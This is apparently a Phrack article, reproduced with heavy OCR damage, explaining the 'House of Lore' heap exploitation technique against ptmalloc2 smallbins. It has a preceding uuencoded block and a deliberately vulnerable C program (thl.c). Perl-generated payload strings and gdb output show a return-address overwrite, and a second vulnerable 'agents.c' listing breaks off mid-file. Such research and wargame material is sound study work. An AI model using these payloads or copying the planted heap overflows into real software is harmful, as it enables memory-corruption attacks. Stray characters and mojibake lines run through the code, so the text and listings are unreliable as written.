M:6]U<R!A='1E;7!T<R(L(&1E9F*U;'0]1F*L<V4L(&1E<W0](FEG;F]R95]C M86-H92(I"@EG<F]U<"YA9&1?;W!T:6]N*"(M+7-E960B+"!A8W1I;VX](G-T M;W)E(BP@='EP93TB:6YT(BP@:&5L<#TB4V5E9"!T:&4@<F%N9&]M(&YU;6)E M < B!W:71H('-U < '!L:65D('9A;'5E(BP@9&5F875L=#TP+"!D97-T/2)S965DM(BD*"@EP87)S97(N861D7V]P=&EO;E]G<F]U<"AG<F]U<"D*"0H);W!T<RP@ M87)G<R`]('!A<G-E<BYP87)S95]A<F=S*&%R9W,I"@H):68H;&5N*&%R9W,I M(#T](#`I.@H)"7!R:6YT(")0;&5A<V4@<W!E8VEF>2!T:&4@:&]S="!T;R!E M>'!L;VET(@H)"7-Y<RYE>&ET*#\$I"@H):68H;W!T<RYT87)G970@/3T@,"DZ M"@D)<')I;G0@(E!L96%S92!S<&5C:69Y(&\$@=&%R9V5T('10(&%T=&%C:RXN M(@H)"61U;7!?=&R9V5T<R@I"@H):68H;W!T<RYL:7-T7W1A<F=E=',I.@H)M"61U;7!?=&%R9V5T<R@I"@H):68H;W!T<RYS<VP@86YD(&YO="!S<VQ?879A M:6QA8FQE*3H*"0EP<FEN="`B+2US<VP@=7-E9"P@8G5T('1H:7,@=F5R<VEO M;B!O9B!P>71H;VX@9&]E<R!N;W0@:&%V92`G:6UP;W)T('-S;"<@;W!T:6]N M(@H) "7!R:6YT(")&;W(@=F5R<VEO;G,@;V8@<'ET:&]N(#P@,BXV+"!Y;W4@)M8V%N('5S92!H='1P.B\O<'EP:2YP>71H;VXN;W)G+W!Y<&DO<W-L(@H)"7!R M:6YT(")T;R!G970@=&AA="!S=7!P;W)T(@H)"7-Y<RYE>&ET*#\$I"@H):68H M;W!T<RYS965D*3H*"0ER86YD;VTN<V5E9"AO<'1S+G-E9601"@D)<')I;G0@ M(ELK72!3965D960@=VET:"`E9"(@)2!O<'1S+G-E960*"@ER971U<FX@;W!T M<RP@87)G<PH*9&5F(&UA:6XH87)G=6UE;G1S*3H*"@E19B@B+2UT97-T(B!I M;B!A<F=U;65N=',I.@H)"6EM<&]R="!D;V-T97-T"@D)9&]C=&5S="YT97-T M;6]D*"D*"0ER971U<FX*"@EO<'1S+"!A<F=S(#T@<&%R<V5?87)G<RAA<F=U M;65N=',I"@H):68H;W!T<RYM;V1E(#T](")09F9S971S(BDZ"@D)<&\@/2!0 M<F]&5%!\$7T]F9G-E=',H87)G<ULP72P@;W!T<RD*"0EI9BAO<'1S+G1A<F=E M="`\(#\$@;W(@;W!T<RYT87)G970@/B!L96XH;V9F<V5T7W1A<F=E=',I*3H* M"0D)9'5M<%]T87)G971S*"D*"0H)"7!O+G)U;BAO9F9S971?=&%R9V5T<UMO M<'1S+G1A<F=E="TQ72D*"0H)96QI9BAO<'1S+FU09&4@/3T@(F)R=71E9F]RM8V4B*3H*"0EP8B`](%!R;T944\$1?0G)U=&5F;W)C92AA<F=S6S!=+"!O<'1S $M*OH)"6EF*\&]P=',N=\&R9V5T(#P@,2!O<B!O<'1S+G1A<F=E="`^(&QE;BAB)$

 $\begin{array}{l} \texttt{M} < \texttt{G5T9690} < \texttt{F} - \texttt{E7W1A} < \texttt{F} = \texttt{E} = \texttt{',I*3H*"0D)9'5M} < \texttt{B} = \texttt{71E9F} \\ \texttt{R8V5?} = \texttt{\&\&R9V5T} < \texttt{UMO} < \texttt{'1S+G1A} < \texttt{F} = \texttt{E} = \texttt{TQ72D*"FEF(\&]?} \\ \texttt{K} : \texttt{F\&M95} \\ \texttt{M} : \texttt{F\&M95} : \texttt{C} = \texttt{FVUA} : \texttt{GY?7R} < \texttt{Z"@EM86EN*'-Y} < \texttt{FVA} < \texttt{FV6S$Z72D*"@``} \\ \end{array}$

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==Phrack Inc.==Đ

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---[ 1 ---[ Preface ]---Đ
No offense, I could say that sometimes the world of hackers (at least) is Đ
divided into two camps: Đ
    1.- The illustrious characters who spend many hours to find holes inĐ
    the current software.Đ
    2.- And the hackers who spend most of their time to find a way toĐ
    exploit a vulnerable code/environment that does not exist yet.Đ
Maybe, it is a bit confusing but this is like the early question: which Đ
came first, the chicken or the egg? Or better... Which came first, the bug Đ
or the exploit?Đ
Unlike what happens with an ordinary Heap Overflow, where we could say it'sĐ
the logical progression over time of a Stack Overflow, with The House of Đ
Lore technique seems to happen something special and strange, we know it's Đ
there (a thorn in your mind), that something happens, something is wrong Đ
and that we can exploit it.Đ
But we do not know how to do it. And that is all over this stuff, we knowD
the technique (at least the Phantasmal Phantasmagoria explanation), butĐ
perhaps has anyone seen a sample vulnerable code that can be exploited?Đ
Maybe someone is thinking: well, if the bug exists and it is an ordinary Đ
Heap Overflow... Đ
     1.- What are the conditions to create a new technique? Đ
     2.- Why a special sequence of calls to malloc() and free() allows a Đ
    specific exploit technique and why another sequence needs other Đ
    technique? Đ
     3.- What are the names of those sequences? Are the sequences a bug or Đ
     is it pure luck?Đ
This can give much food for thought. If Phantasmal had left a clear Đ
evidence of his theory, surely we would have forgotten about it, but as Đ
this did not happened, some of us are spending all day analyzing the way to Đ
create a code that can be committed with a technique that a virtual expert {\tt D}
gave us in 2005 in a magnificent article that everyone already knows, Đ
right?Đ
Ð
We speak about "Malloc Maleficarum" [1], great theory that I myself had the Đ
opportunity to demonstrate in practice in the "Malloc Des-Maleficarum" [2] Đ
article. But unfortunately I left a job unresolved yet. In the pas I was Đ
not able to interpret so correct one of the techniques that were presented Đ
by Phantasmal, we speak of course of "The House of Lore" technique, but inD
a moment of creativity it seems that I finally found a solution.Đ
Here I submit the details of how a vulnerable code can be attacked with TheĐ
House of Lore (THoL from now), thus completing a stage that for some reasonD
was left unfinished.Đ
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In addition, we will target not only the smallbin corruption method whichĐ
many have heard of, but we also introduce the complications in largebin Đ
method and how to solve them. I also present two variants based on these Đ
techniques that I have found to corrupt the Ptmalloc3 structure.Đ
There are also more content in this paper like a small program where to Đ
apply one of the techniques can be exploited, it is very useful for an Đ
exploiting-wargame.Đ
And... yes, THoL was exactly the thorn that I had into my mind.Đ
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              << One can resist the invasionĐ
                 of an army but one cannotĐ
                 resist the invasion of ideas. >>Đ
Ð
                                  [ Victor Hugo ]Đ
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           .----.Đ
---[ 2 ---[ Introduction ]---Đ
Then, before starting with practical examples, we reintroduce the technicalĐ
background of the THoL. While that one might take the Phantasmal's theoryĐ
as the only support for subsequent descriptions, we will offer a bigger andĐ
more deep approach to the subject and also some small indications on how Đ
you can get some information from Ptmalloc2 in runtime without having to Đ
modify or recompile your personal GlibC.Đ
We mention that dynamic hooks could be a better way to this goal. MoreĐ
control, more conspicuous.Đ
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              << Great spirits have always encounteredĐ
                 violent opposition from mediocre minds. >>Đ
Ð
                                        [ Albert Einstein ]Đ
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             .----.Đ
---[ 2.1 ---[ KiddieDbg Ptmalloc2 ]---Đ
            .----.Đ
In an effort to make things easier to the reader when we will perform allĐ
subsequent tests, let's indicate the simple way you can use PTMALLOC2 toĐ
obtain the necessary information from within each attack.Đ
To avoid the tedious task of recompiling GLIBC when one makes a minor Đ
change in "malloc.c", we decided to directly download the sources of Đ
ptmalloc2 from: http://www.malloc.de/malloc/ptmalloc2-current.tar.gz.Đ
Then we compiled it in a Kubuntu 9.10 Linux distribution (it will not be a Đ
great effort to type a make) and you can directly link it as a static Đ
library to each of our examples like this:Đ
```

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```
gcc prog.c libmalloc.a -o progĐ
However, before compiling this library, we allowed ourselves the luxury of Đ
introducing a pair of debugging sentences. To achieve this we made use of aĐ
function that is not accessible to everybody, one has to be very elect to Đ
know it and only those who have been able to escape to Matrix have the Đ
right to use it. This lethal weapon is known among the gurus as Đ
"printf( )".Đ
Ð
And now, enough jokes, here are the small changes in "malloc.c" to get some Đ
information at runtime:Đ
Ð
Đ
---- snip ----Đ
Void_t*Đ
_int_malloc(mstate av, size_t bytes)Ð
{Đ
...Đ
  checked_request2size(bytes, nb);D
Ð
  if ((unsigned long)(nb) <= (unsigned long)(av->max_fast)) {Đ
  }Đ
Ð
  if (in_smallbin_range(nb)) {Đ
    idx = smallbin_index(nb); D
    bin = bin_at(av,idx); D
    if ( (victim = last(bin)) != bin) {D
printf("\n[PTMALLOC2] -> (Smallbin code reached)"); D
printf("\n[PTMALLOC2] -> (victim = [ %p ])", victim); D
      if (victim == 0) /* initialization check */Đ
        malloc_consolidate(av); D
      else {Đ
        bck = victim->bk;Đ
printf("\n[PTMALLOC2] -> (victim->bk = [ %p ])\n", bck); D
Ð
        set_inuse_bit_at_offset(victim, nb);D
        bin->bk = bck;Đ
        bck->fd = bin;Đ
Ð
        if (av != &main_arena) D
  f-7F-ÒÓç6-|R ÃÒ äôåôÔ "åô $Tä ½
        check_malloced_chunk(av, victim, nb); D
        return chunk2mem(victim); D
      }Đ
    }Đ
  }Đ
Đ
---- snip ----Đ
Ð
Ð
Here we can know when a chunk is extracted from its corresponding bin toĐ
satisfy a memory request of appropriate size. In addition, we can controlĐ
the pointer value that takes the "bk" pointer of a chunk if it has beenĐ
previously altered.Đ
Ð
Ð
```

```
----- snip -----Đ
 use_top:Đ
   victim = av->top;
    size = chunksize(victim); D
Ð
    if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE)) {Đ
printf("\n[PTMALLOC2] -> (Chunk from TOP)"); D
     return chunk2mem(victim);D
Ð
---- snip ----Đ
Ð
Here you simply provide a warning to be aware of when a memory request isĐ
served from the Wilderness chunk (av->top).Đ
Ð
----- snip -----Đ
Ð
       bck = unsorted_chunks(av);D
       fwd = bck - > fd; D
       p->bk = bck; D
       p \rightarrow fd = fwd; D
       bck->fd = p; D
       fwd->bk = p;D
printf("\n[PTMALLOC2] -> (Freed and unsorted chunk [ %p ])", p); D
---- snip ----Đ
Ð
Unlike the first two changes which were introduced in the "_int_malloc( )"Đ
function, the latter did it in "_int_free( )" and clearly indicates when a Đ
chunk has been freed and introduced into the unsorted bin for a further useĐ
of it.Đ
Đ
Đ
Ð
               << I have never met a man soĐ
                 ignorant that I couldn'tĐ
                  learn something from him. >>Đ
Đ
                           [ Galileo Galilei ]Đ
Ð
Ð
             .----.Đ
---[ 2.2 ---[ SmallBin Corruption ]---Đ
             .----.Đ
Take again before starting the piece of code that will trigger the Đ
vulnerability described in this paper:Đ
Ð
Đ
---- snip ---- Đ
Ð
  if (in_smallbin_range(nb)) {Đ
    idx = smallbin_index(nb); D
   bin = bin_at(av,idx);
    if ( (victim = last(bin)) != bin) \{Đ
```

```
Ð
      if (victim == 0) /* initialization check */Đ
        malloc_consolidate(av); Đ
      else {Đ
        bck = victim->bk;Đ
        set_inuse_bit_at_offset(victim, nb);D
        bin->bk = bck;Đ
        bck->fd = bin;Đ
Ð
        if (av != &main_arena)Đ
  f-7F-ÒÓç6-|R ÃÒ äôåôÔ "åô $Tä ½
        check_malloced_chunk(av, victim, nb); D
        return chunk2mem(victim); D
      }Đ
Ð
---- snip ---- Đ
Ð
To reach this area of the code inside "_int_malloc( )", one assumes the Đ
fact that the size of memory request is largest that the current value of \boldsymbol{\mathfrak{D}}
"av->max_fast" in order to pass the first check and avoid fastbin[ ] Đ
utilization. Remember that this value is "72" by default.Đ
This done, then comes the function "in_smallbin_range(nb)" which checks in Đ
turn if the chunk of memory requested is less than that MIN_LARGE_SIZE, Đ
defined to 512 bytes in malloc.c.Đ
We know from the documentation that: "the size bins for less than 512 bytesĐ
contain always the same size chunks". With this we know that if a chunk ofĐ
a certain size has been introduced in its corresponding bin, a furtherĐ
request of the same size will find the appropriate bin and will return theĐ
previously stored chunk. The functions "smallbin_index(nb)" and Đ
"bin_at(av, idx)" are responsible for finding the appropriate bin for theĐ
chunk requested.Đ
We also know that a "bin" is a couple of pointers "fd" and "bk", the Đ
purpose of the pointers is to close the doubly linked list of the free Đ
chunks. The macro "last(bin)" returns the pointer "bk" of this "fake Đ
chunk", it also indicates the last available chunk in the bin (if any). If Đ
none exists, the pointer "bin->bk" would be pointing to itself, then it Đ
will fail the search and it would be out of the smallbin code.Đ
Ð
If there is an available chunk of adequate size, the process is simple. Đ
Before being returned to the caller, it must be unlinked from the list and, Đ
in order to do it, malloc uses the following instructions:Đ
Ð
Ð
   1) bck = victim->bk; // bck points to the penultimate chunkĐ
Ð
   2) bin->bk = bck;
                       // bck becomes the last chunkĐ
Ð
   3) bck->fd = bin;
                        // fd pointer of the new last chunk pointsĐ
                           to the bin to close the list againĐ
Ð
If all is correct, the user is given the pointer *mem of victim by the Đ
macro "chunk2mem(victim)."Đ
The only extra tasks in this process are to set the PREV_INUSE bit of theĐ
contiguous chunk, and also to manage the NON_MAIN_ARENA bit if victim is Đ
not in the main arena by default.Đ
```

```
And here is where the game starts.Đ
The only value that someone can control in this whole process is obviously Đ
the value of "victim->bk". But to accomplish this, a necessary condition Đ
must be satisfied:Đ
Ð
  1 - That two chunks have been allocated previously, that the latter hasĐ
      been freed and that the first will be vulnerable to an overflow.Đ
If this is true, the overflow of the first chunk will allow to manipulateĐ
the header of the already freed second chunk, specifically the "bk" pointerĐ
because other fields are not interesting at this time. Always remember that D
the overflow must always occur after the release of this second piece, andĐ
I insist on it because we do not want to blow the alarms within {\tt D}
"_int_free()" before its time.Đ
Ð
As mentioned, if this manipulated second piece is introduced in its Đ
corresponding bin and a new request of the same size is performed, the \ensuremath{\mathtt{D}}
smallbin code is triggered, and therefore come to the code that interests Đ
"bck" is pointing to the altered "bk" pointer of victim and as a result, Đ
will become the last piece in "bin->bk = bck". Then a subsequent call to Đ
malloc( ) with the same size could deliver a chunk in the position of Đ
memory with which we had altered the "bk" pointer, and if this were in the Đ
stack we already know what happens.Đ
In this attack one must be careful with the sentence "bck->fd = bin" since \mbox{D}
linked list, this memory area must have writing permissions. Đ
The only last thing really important for the success of our attack:Đ
When a chunk is freed, it is inserted into the known "unsorted bin". ThisĐ
is a special bin, also a doubly linked list, with the peculiarity that theĐ
chunks are not sorted (obviously) according to the size. This bin is like aĐ
stack, the chunks are placed in this bin when they are freed and the chunks Đ
will always been inserted in the first position. Đ
This is done with the intention that a subsequent call to "malloc( ),Đ
calloc( ) or realloc( )" can make use of this chunk if its size can fulfillĐ
the request. This is done to improve efficiency in the memory allocation Đ
process as each chunk introduced in the unsorted bin has a chance to be Đ
reused immediately without going through the sorting algorithm.Đ
How does this process work?Đ
All begins within "_int_malloc( )" with the next loop:Đ
  while ( (victim = unsorted_chunks(av)->bk) != unsorted_chunks(av))D
then takes the second last piece of the list:Đ
Ð
  bck = victim->bkĐ
Ð
checks if the memory request is within "in_smallbin_range( )", and it isĐ
checked whether the request could be met with victim. Otherwise, proceed toĐ
remove victim from unsorted bin with:Đ
Ð
Ð
```

```
unsorted_chunks(av)->bk = bck;Đ
 bck->fd = unsorted_chunks(av);D
Ð
which is the same as saying: the bin points to the penultimate chunk, andĐ
the penultimate chunk points to the bin which becomes the latest chunk inĐ
the list.Đ
Once removed from the list, two things can happen. Either the size of theĐ
removed chunk matches with the request made (size == nb) in which case itĐ
returns the memory for this chunk to the user, or it does not coincide and Đ
that's when we proceed to introduce the chunk in the adequate bin with:Đ
Ð
  bck = bin_at(av, victim_index); D
   fwd = bck - > fd; D
   ....Đ
   ....Đ
  victim->bk = bck;Đ
   victim->fd = fwd;Đ
   fwd->bk = victim;Đ
  bck->fd = victim;Đ
Đ
Why do we mention this? Well, the condition that we mentioned requires thatĐ
the freed and manipulated chunk will be introduced in its appropriate bin, Đ
since as Phantasmal said, altering an unsorted chunk is not interesting atĐ
this time.Đ
With this in mind, our vulnerable program should call malloc() between theĐ
vulnerable copy function and the subsequent call to malloc() requesting Đ
the same size as the chunk recently freed. In addition, this intermediate Đ
call to malloc( ) should request a size larger than the released one, so \mbox{\it D}
that the request can not be served from unsorted list of chunks and Đ
proceeds to order the pieces into their respective bins.Đ
Ð
We note before completing this section that a bin of a real-life Đ
application might contain several chunks of the same size stored and Đ
waiting to be used. When a chunk comes from unsorted bin, that is inserted Đ
into its appropriate bin as the first in the list, and according to our \boldsymbol{\mathfrak{D}}
theory, our altered chunk is not being used until it occupies the last Đ
position (last(bin)). If this occurs, multiple calls to malloc( ) with the Đ
same size must be triggered so that our chunk reaches the desired position Đ
in the circular list. At that point, the "bk" pointer must be hacked.Đ
Graphically would pass through these stages: Đ
Stage 1: Insert victim into smallbin[].Đ
Ð
Ð
                  bin->bk
                             ___ bin->fwdĐ
                  o-----oĐ
               [last]-----| |-----[victim]Đ
                 ^| l->fwd v->bk ^|Đ
                 | į
                                         Į!Đ
                                       [....]Ð
               [....]
                                      //Đ
                   //
                                  [....]Ð
                    [....]
                                 ___^ |Đ
```

```
Stage 2: "n" calls to malloc( ) with same size.Đ
Đ
                 bin->bk ____ bin->fwdĐ
                 o-----[bin]----oĐ
             [victim]-----| |-----[first]Đ
                ^| v->fwd f->bk ^|Đ
|! |!Đ
              [....]
                                    [....]Đ
                 //
                                    //Đ
                                [....]Đ
Ð
Stage 3: Overwrite "bk" pointer of victim.Đ
Ð
Đ
                 bin->bk ____ bin->fwdĐ
                 o-----[bin]----oĐ
                ! ^ ^
 & stack
    ^-----[victim]-----| |-----[first]Đ
       v->bk ^ v->fwd f->bk ^|Ð |!Ð
              [....]
                                    [....]Ð
                  //
                                    //Đ
Ð
Stage 4: Last call to malloc( ) with same size.Đ
Ð
Đ
                           ___ bin->fwdĐ
                 bin->bk _
               o-----oĐ
! ^ ^ !Đ
& -w- perm
    ^-----[&stack]-----| |-----[first]Đ
       v->bk ^ v->fwd f->bk ^ D
                                     Į!Đ
              [....]
                                    [....]Ð
                  //
                                   //Đ
Đ
It is where the pointer "*mem" is returned pointing to the stack and thus \mbox{\it D}
giving full control of the attacked system. However as there are people whoĐ
need to see to believe, read on next section.Đ
Note: I have not checked all versions of glibc, and some changes have beenĐ
made since I wrote this paper. For example, on an Ubuntu box (with glibcĐ
2.11.1) we see the next fix:Đ
Đ
----- snip -----Đ
```

Đ

```
bck = victim->bk;Đ
        if (__builtin_expect (bck->fd != victim, 0)) D
           errstr = "malloc(): smallbin double linked list corrupted"; D
           goto errout;Đ
        set_inuse_bit_at_offset(victim, nb);D
       bin->bk = bck;Đ
       bck->fd = bin;Đ
---- snip ----Đ
Ð
Ð
This check can still be overcome if you control an area into the stack andĐ
you can write an integer such that its value is equal to the address of theĐ
recently free chunk (victim). This must happen before the next call toĐ
{\tt malloc(} ) with the same size requested.{\tt D}
Ð
Ð
Đ
               << The grand aim of all science is to coverĐ
                  the greatest number of empirical factsĐ
                  by logical deduction from the smallestĐ
                  number of hypotheses or axioms. >>Đ
Đ
                                       [ Albert Einstein ]Đ
Ð
Ð
               .-----.Đ
---[ 2.2.1 ---[ Triggering The HoL(e) ]---Đ
               .----.Đ
After the theory... A practical example to apply this technique, here is a Đ
detailed description:Đ
Ð
Đ
---[ thl.c ]---Đ
#include <stdio.h>Đ
#include <string.h>Đ
void evil func(void)Đ
   printf("\nThis is an evil function. You become a cool \Đ
hacker if you are able to execute it.\n"); Đ
}Đ
Ð
void func1(void)Đ
{Đ
    char *lb1, *lb2;Đ
    lb1 = (char *) malloc(128); D
   printf("LB1 -> [ %p ]", lb1); D
    lb2 = (char *) malloc(128); D
   printf("\nLB2 -> [ %p ]", lb2); D
Đ
    strcpy(lb1, "Which is your favourite hobby? ");D
    printf("\n%s", lb1);
    fgets(lb2, 128, stdin);Đ
}Đ
```

```
int main(int argc, char *argv[]) D
    char *buff1, *buff2, *buff3;Đ
Ð
    malloc(4056);Đ
    buff1 = (char *) malloc(16); D
    printf("\nBuff1 -> [ %p ]", buff1);Đ
    buff2 = (char *) malloc(128); D
    printf("\nBuff2 -> [ %p ]", buff2);
    buff3 = (char *) malloc(256); D
    printf("\nBuff3 -> [ %p ]\n", buff3);Đ
Ð
    free(buff2);Đ
Ð
    printf("\nBuff4 -> [ %p ]\n", malloc(1423));
Ð
    strcpy(buff1, argv[1]);Đ
Ð
    func1();Đ
Ð
    return 0;Đ
}Đ
Ð
---[ end thl.c ]---\mathfrak D
Ð
The program is very simple, we have a buffer overflow in "buff1" and anĐ
"evil_func( )" function which is never called but which we want to run.Đ
In short we have everything we need in order to trigger THoL:Đ
1) Make a first call to malloc(4056), it shouldn't be necessary but we use Đ
   to warm up the system. Furthermore, in a real-life application the heap Đ
   probably won't be starting from scratch.Đ
Ð
2) We allocate three chunks of memory, 16, 128 and 256 bytes respectively,Đ
   since no chunks has been released before, we know that they must been Đ
   taken from the Wilderness or Top Chunk.Đ
3) Free() the second chunk of 128 bytes. This is placed in the unsorted Đ
  bin.Đ
Ð
4) Allocate a fourth piece larger than the most recently freed chunk. TheĐ
   "buff2" is now extracted from the unsorted list and added to its Đ
   appropriate bin.Đ
5) We have a vulnerable function strcpy( ) that can overwrite the headerĐ
   of the chunk previously passed to free( ) (including its "bk" field).Đ
6) We call func1() which allocated two blocks of 128 bytes (the same sizeĐ
   as the piece previously released) to formulate a question and get a userĐ
   response.Đ
Ð
It seems that in point 6 there is nothing vulnerable, but everyone knowsĐ
that if "LB2" point to the stack, then we may overwrite a saved returnĐ
address. That is our goal, and we will see this approach.Đ
A basic execution could be like this:Đ
black@odisea:~/ptmalloc2$ ./thl AAAAĐ
```

Ð

```
[PTMALLOC2] -> (Chunk from TOP)Đ
Buff1 -> [ 0x804ffe8 ]Đ
[PTMALLOC2] -> (Chunk from TOP)Đ
Buff2 -> [ 0x8050000 ]Đ
[PTMALLOC2] -> (Chunk from TOP)Đ
Buff3 -> [ 0x8050088 ]Đ
[PTMALLOC2] -> (Freed and unsorted chunk [ 0x804fff8 ])Đ
[PTMALLOC2] -> (Chunk from TOP)Đ
Buff4 -> [ 0x8050190 ]Đ
[PTMALLOC2] -> (Smallbin code reached)Đ
[PTMALLOC2] \rightarrow (victim = [ 0x804fff8 ])\bar{D}
[PTMALLOC2] \rightarrow (victim->bk = [ 0x804e188 ])\oplus
LB1 -> [ 0x8050000 ]Đ
[PTMALLOC2] -> (Chunk from TOP)Đ
LB2 -> [ 0x8050728 ]Đ
Which is your favourite hobby: hackĐ
black@odisea:~/ptmalloc2$Đ
Ð
Ð
We can see that the first 3 malloced chunks are taken from the TOP, then Đ
the second chunk (0x0804fff8) is passed to free() and placed in the Đ
unsorted bin. This piece will remain here until the next call to malloc( ) Đ
will indicate whether it can meet the demand or not.Đ
Since the allocated fourth buffer is larger than the recently freed, it's Đ
taken again from TOP, and buff2 is extracted from unsorted bin to insert itĐ
into the bin corresponding to its size (128).Đ
After we see how the next call to malloc(128) (lb1) triggers smallbin code Đ
returning the same address that the buffer previously freed. You can see Đ
the value of "victim->bk" which is what should take (lb2) after this Đ
address had been passed to the chunk2mem( ) macro.Đ
However, we can see in the output: the lb2 is taken from the TOP and notĐ
from a smallbin. Why? Simple, we've just released a chunk (only had a pieceĐ
in the corresponding bin to the size of this piece) and since we have not Đ
altered the "bk" pointer of the piece released, the next check:Đ
Đ
   if ( (victim = last(bin)) != bin)D
which is the same as:Đ
   if ( (victim = (bin->bk = oldvictim->bk)) != bin) D
will say that the last piece in the bin points to the bin itself, andĐ
therefore, the allocation must be extracted from another place.Đ
Until here all right, then, what do we need to exploit the program?Đ
1) Overwrite buff2->bk with an address on the stack near a saved return Đ
  address (inside the frame created by func1( )).Đ
2) This address, in turn, must fall on a site such that the "bk" pointer ofĐ
  this fake chunk will be an address with write permissions. Đ
3) The evil_func()'s address with which we want to overwrite EIP and the Đ
  necessary padding to achieve the return address.Đ
```

```
Ð
Let's start with the basics:Đ
If we set a breakpoint in func1() and examine memory, we get:Đ
(qdb) x/16x $ebp-32D
0xbffff338: 0x00000000
                               0x00000000
                                                0xbfffff388
                                                                 0x00743fc0Đ
0xbffff348:
               0 \times 00251340
                               0 \times 00182 a20
                                                0 \times 000000000
                                                                 0x00000000Đ
0xbfffff358:
               0xbffff388
                               0x08048d1e
                                                0x0804ffe8
                                                                 0xbffff5d7Đ
0xbffff368:
                                0xbffff388
               0x0804c0b0
                                                0x0013f345
                                                                 0x08050088Đ
EBP -> 0xbffff358Đ
RET -> 0xbffff35CĐ
But the important thing here is that we must alter buff2->bk with theĐ
"0xbffff33c" value so the new victim->bk take a writable address.Đ
Items 1 and 2 passed. The evil_func()'s address is:Đ
Ð
(gdb) disass evil_funcĐ
Dump of assembler code for function evil_func:Đ
0x08048ba4 <evil_func+0>: push %ebp Đ
Ð
Ð
And now, without further delay, let's see what happens when we merge allĐ
these elements into a single attack:Đ
Ð
black@odisea:~/ptmalloc2$ perl -e 'print "BBBBBBBB". "\xa4\x8b\x04\x08"' >Đ
evil.inĐ
Ð
...Đ
Ð
(gdb) run `perl -e 'print "A"x28 . "\x3c\xf3\xff\xbf"'` < evil.in
[PTMALLOC2] -> (Chunk from TOP)Đ
Buff1 -> [ 0x804ffe8 ] Đ
[PTMALLOC2] -> (Chunk from TOP)Đ
Buff2 -> [ 0x8050000 ] Đ
[PTMALLOC2] -> (Chunk from TOP)Đ
Buff3 -> [ 0x8050088 ]
[PTMALLOC2] -> (Freed and unsorted chunk [ 0x804fff8 ])Đ
[PTMALLOC2] -> (Chunk from
TOP)
                                                     Đ
Buff4 -> [ 0x8050190 ]Đ
[PTMALLOC2] -> (Smallbin code reached)Đ
[PTMALLOC2] \rightarrow (victim = [ 0x804fff8 ])\bar{D}
[PTMALLOC2] -> (victim->bk = [ 0xbffff33c ]) // First stage of attackĐ
LB1 -> [ 0x8050000 ]Đ
[PTMALLOC2] -> (Smallbin code reached)Đ
[PTMALLOC2] -> (victim = [ 0xbffff33c ])
                                             // Victim in the stackĐ
[PTMALLOC2] -> (victim->bk = [ 0xbffff378 ]) // Address with write permsĐ
LB2 -> [ 0xbffff344 ]
                                             // Boom!Đ
Which is your favourite hobby?Đ
```

```
This is an evil function. You become a cool hacker if you are able toĐ
execute it.
                                            // We get a cool msg.Đ
Program received signal SIGSEGV, Segmentation fault.Đ
0x08048bb7 in evil_func ()Đ
(qdb)Đ
Ð
Đ
You must be starting to understand now what I wanted to explain in the Đ
preface of this article, instead of discovering or inventing a new Đ
technique, what we have been doing for a long time is to find the way to Đ
design a vulnerable application to this technique which had fallen us from Đ
the sky a few years ago.Đ
Compile this example with normal GLIBC and you will get the same result, \mbox{\it D}
only remember adjusting evil_func( ) address or the area where you haveD
stored your custom arbitrary code.Đ
Ð
Ð
              << The unexamined life is not worth living. >>Đ
Ð
                                                [ Socrates ]Đ
Ð
Ð
Ð
               .----.Đ
---[ 2.2.2 ---[ A More Confusing Example ]---Đ
               .----.Đ
To understand how THoL could be applied in a real-life application, I Đ
present below a source code created by me as if it were a game, that willĐ
offer a broader view of the attack.Đ
This is a crude imitation of an agent manager. The only thing this programĐ
can do is creating a new agent, editing it (ie edit their names and Đ
descriptions) or deleting it. To save space, one could edit only certain Đ
fields of an agent, leaving the other free without taking up memory or Đ
freeing when no longer needed.Đ
In addition, to avoid unnecessary extensions in this paper, the entireĐ
information entered into the program is not saved in any database and onlyĐ
remains available while the application is in execution. Đ
Ð
---[ agents.c ]---Đ
Ð
#include <stdlib.h>Đ
#include <stdio.h>Đ
#include <string.h>Đ
void main_menu(void);
void create_agent(void); D
void select_agent(void);
void edit_agent(void);
void delete_agent(void);
void edit_name(void);
void edit_lastname(void);
```

```
void edit_desc(void);
void delete_name(void);
void delete_lastname(void); D
void delete_desc(void);
void show_data_agent(void);
typedef struct agent {Đ
   int id;Đ
   char *name;Đ
   char *lastname;Đ
   char *desc;Đ
} agent_t;Đ
agent_t *agents[256];Đ
int agent_count = 0;Đ
int sel_ag = 0; D
Ð
int main(int argc, char *argv[]) D
      main_menu();
}Đ
Ð
void main_menu(void)Đ
{Đ
   int op = 0; D
   char opt[2];Đ
Đ
  printf("\n\t\t[1] Create new agent");D
  printf("\n\t\t\t[2] Select Agent");
  printf("\n\t\t\t[3] Show Data Agent");
  printf("\n\t\t\t[4] Edit agent");
  printf("\n\t\t\t[0] <- EXIT");</pre>
   printf("\n\t\t\tSelect your option:");D
   fgets(opt, 3, stdin);Đ
Đ
   op = atoi(opt);Đ
   switch (op) {Đ
-6 6R
™create_agent();Đ
™break;Đ
-6 6R #-
™select_agent();Đ
™break;Đ
-6 6R 3-
{\tt ^{M}show\_data\_agent();}
™break;Đ
-6 6R C-
™edit_agent();Đ
™break;Đ
-6 6R -
           ' W†−Bf "½
    -FVf VÇC-
  break;Đ
   }
Đ
   main_menu();
}Đ
Ð
void create_agent(void) D
{Đ
```

```
agents[agent_count] = (agent_t *) malloc(sizeof(agent_t)); D
   sel_ag = agent_count;
   agents[agent_count]->id = agent_count;D
   agents[agent_count]->name = NULL; D
   agents[agent_count]->lastname = NULL;D
   agents[agent_count]->desc = NULL; Đ
   printf("\nAgent %d created, now you can edit it", sel_ag);D
   agent_count += 1; D
}Đ
Ð
void select_agent(void)Đ
{Đ
   char ag_num[2];
   int num;Đ
   printf("\nWrite agent number: ");D
   fgets(ag_num, 3, stdin);Đ
   num = atoi(ag_num);D
Ð
   if ( num >= agent_count ) {Đ
       printf("\nOnly %d available agents, select another", agent_count); D
   } else {Đ
       sel_ag = num; D
       printf("\n[+] Agent %d selected.", sel_ag); D
   }Đ
}Đ
Ð
void show_data_agent(void) D
  printf("\nAgent [%d]", agents[sel_ag]->id);
Ð
   printf("\nName: "); Đ
   if(agents[sel_ag]->name != NULL) D
       printf("%s", agents[sel_ag]->name);D
Ð
   printf("\nLastname: ");  Đ
   if(agents[sel_ag]->lastname != NULL)D
       printf("%s", agents[sel_ag]->lastname); D
   printf("\nDescription: ");D
   if(agents[sel_ag]->desc != NULL)D
       printf("%s", agents[sel_ag]->desc); D
}Đ
Ð
void edit_agent(void)Đ
{Đ
   int op = 0; D
   char opt[2];Đ
Ð
  printf("\n\t\t\t[1] Edit name");Đ
